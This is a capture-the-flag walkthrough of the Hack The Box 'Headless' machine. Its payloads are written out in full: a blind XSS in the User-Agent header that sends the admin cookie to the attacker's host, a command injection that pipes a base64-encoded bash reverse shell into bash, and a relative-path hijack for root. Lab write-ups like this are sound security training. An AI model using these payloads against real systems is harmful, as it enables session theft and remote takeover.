Headless Walkthrough - HTB Easy | Blind XSS Cookie Theft & Command Injection
Headless is an easy-difficulty Linux-based machine hosting a Python Werkzeug server that runs a website. Within the site there is a customer support form vulnerable to blind Cross-Site Scripting (XSS) via the User-Agent header. This flaw is exploited to steal the administrator cookie, allowing access to the admin dashboard. This page is vulnerable to command injection, enabling the establishment of a reverse shell on the machine. Analyzing user mail reveals a script that doesn't use absolute paths: the attacker exploits this weakness to obtain a shell as root.

Overview
Headless is an easy-difficulty Linux machine that features a Python Werkzeug server hosting a website. The website has a customer support form, which is found to be vulnerable to blind Cross-Site Scripting (XSS) via the User-Agent header. This vulnerability is leveraged to steal an admin cookie, which is then used to access the administrator dashboard. The page is vulnerable to command injection, leading to a reverse shell on the box. Enumerating the user’s mail reveals a script that does not use absolute paths, which is leveraged to get a shell as root.
External Enumeration
Nmap
Running nmap against the target machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.8 -vv -p-
<SNIP>
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
5000/tcp open  upnp    syn-ack ttl 63

<SNIP>

┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.8 -vv -p 22,5000 -sC -sV
<SNIP>
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJXBmWeZYo1LR50JTs8iKyICHT76i7+fBPoeiKDXRhzjsfMWruwHrosHoSwRxiqUdaJYLwJgWOv+jFAB45nRQHw=
|   256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICkBEMKoic0Bx5yLYG4DIT5G797lraNQsG5dtyZUl9nW
5000/tcp open  upnp?   syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Mon, 15 Sep 2025 19:03:00 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=9/15%Time=68C862E4%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.2\.2\
SF:x20Python/3\.11\.2\r\nDate:\x20Mon,\x2015\x20Sep\x202025\x2019:03:00\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\
SF:x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\
SF:x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20b
SF:ody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\
SF:x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20di
SF:splay:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20justif
SF:y-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20\x20\x20\x20\x20\.container\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba\(0,\x20
SF:0,\x200,\x200\.2\);\n\x20\x20\x20\x20\x20")%r(RTSPRequest,16C,"<!DOCTYP
SF:E\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20
SF:\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x
SF:20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20resp
SF:onse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20vers
SF:ion\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\
SF:x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\x
SF:20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 9.2p1)
- Port 5000: HTTP service running Werkzeug/2.2.2 Python/3.11.2
- Cookie observed:
is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Web Application Analysis
HTTP Service
Visiting the website on port 5000:

Clicking the For questions button redirects us to the /support directory.

XSS Exploitation
Testing for XSS
We can try to exploit an XSS vulnerability since there doesn’t appear to be any input validation except for the email field.


However, this doesn’t lead to any results because we get caught by a filter:
Identifying the Admin Token
One thing I noticed earlier is that in the GET requests we send to the server, there’s always a token: is_admin.
Let’s try to obtain the admin token by modifying the request.
Blind XSS via User-Agent
Modifying the POST request to inject XSS payload in the User-Agent header:
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <script>var i=new Image(); i.src="http://10.10.14.41:5000/?
cookie="+btoa(document.cookie);</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
fname=test&lname=test&email=test%40headless.htb&phone=0700000000&message=%3Cscript%3Ealert
%281%29%3C%2Fscript%3E
Setting up a listener to catch the cookie:
1
2
3
4
5
python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...

10.10.11.8 - - [14/Jul/2024 11:08:42] "GET /?
cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/1.1" 200
Admin token obtained! The base64-encoded cookie contains the admin session.
Directory Enumeration
Fuzzing with ffuf
Since we can’t do much more with just the token, let’s fuzz the website:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt:FFUZ -u http://10.10.11.8:5000/FFUZ -ic -t 100
<...SNIP...>
________________________________________________
 :: Method : GET
 :: URL : http://10.10.11.8:5000/FFUZ
 :: Wordlist : FFUZ: /usr/share/wordlists/SecLists/Discovery/WebContent/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration : false
 :: Timeout : 10
 :: Threads : 100
 :: Matcher : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________
[Status: 200, Size: 2799, Words: 963, Lines: 96, Duration: 197ms]
 * FFUZ:
[Status: 200, Size: 2363, Words: 836, Lines: 93, Duration: 322ms]
 * FFUZ: support
[Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 236ms]
 * FFUZ: dashboard
Discovery: /dashboard directory found.
Initial Access
Admin Dashboard

Accessing the dashboard using the stolen admin cookie:
Command Injection
By modifying the request when clicking Generate report, we can achieve remote code execution:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.8:5000/dashboard
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.11.8:5000
Connection: close
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1
date=2023-09-15;echo "L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjkvOTAwMSAwPiYx" | base64 -d | bash
Reverse shell obtained as user dvir.
User flag obtained.
Shell as dvir
Sudo Enumeration
Using sudo -l to check privileges:
1
2
3
4
5
6
7
dvir@headless:~/app$ sudo -l
Matching Defaults entries for dvir on headless:
 env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
 use_pty
User dvir may run the following commands on headless:
 (ALL) NOPASSWD: /usr/bin/syscheck
Discovery: User can run /usr/bin/syscheck as root without password.
Privilege Escalation
Script Analysis
Examining what the script does:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
dvir@headless:~/app$ cat /usr/bin/syscheck

#!/bin/bash
if [ "$EUID" -ne 0 ]; then
exit 1
fi
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + |
/usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
 /usr/bin/echo "Database service is not running. Starting it..."
 ./initdb.sh 2>/dev/null
else
 /usr/bin/echo "Database service is running."
fi
exit 0
Vulnerability identified: The script executes initdb.sh with a relative path instead of an absolute path.
Exploiting Relative Path
Creating a malicious initdb.sh in the home directory:
1
dvir@headless:~/app$ echo "cat /root/root.txt" > initdb.sh
Executing the script to obtain the root flag:
1
dvir@headless:~/app$ sudo /usr/bin/syscheck
Root flag obtained. Box completed.
Reflections
Main Mistake
My biggest mistake was initially trying to inject XSS payloads directly into the form fields instead of testing HTTP headers first. I spent about 15 minutes trying different bypass techniques for the form validation before realizing the User-Agent header wasn’t being sanitized at all.
Open Question
The relative path vulnerability in the syscheck script is a classic privilege escalation technique, but I’m curious: are there legitimate use cases where relative paths are preferred?
Completed this box? What other XSS injection points did you discover? Leave a comment down below!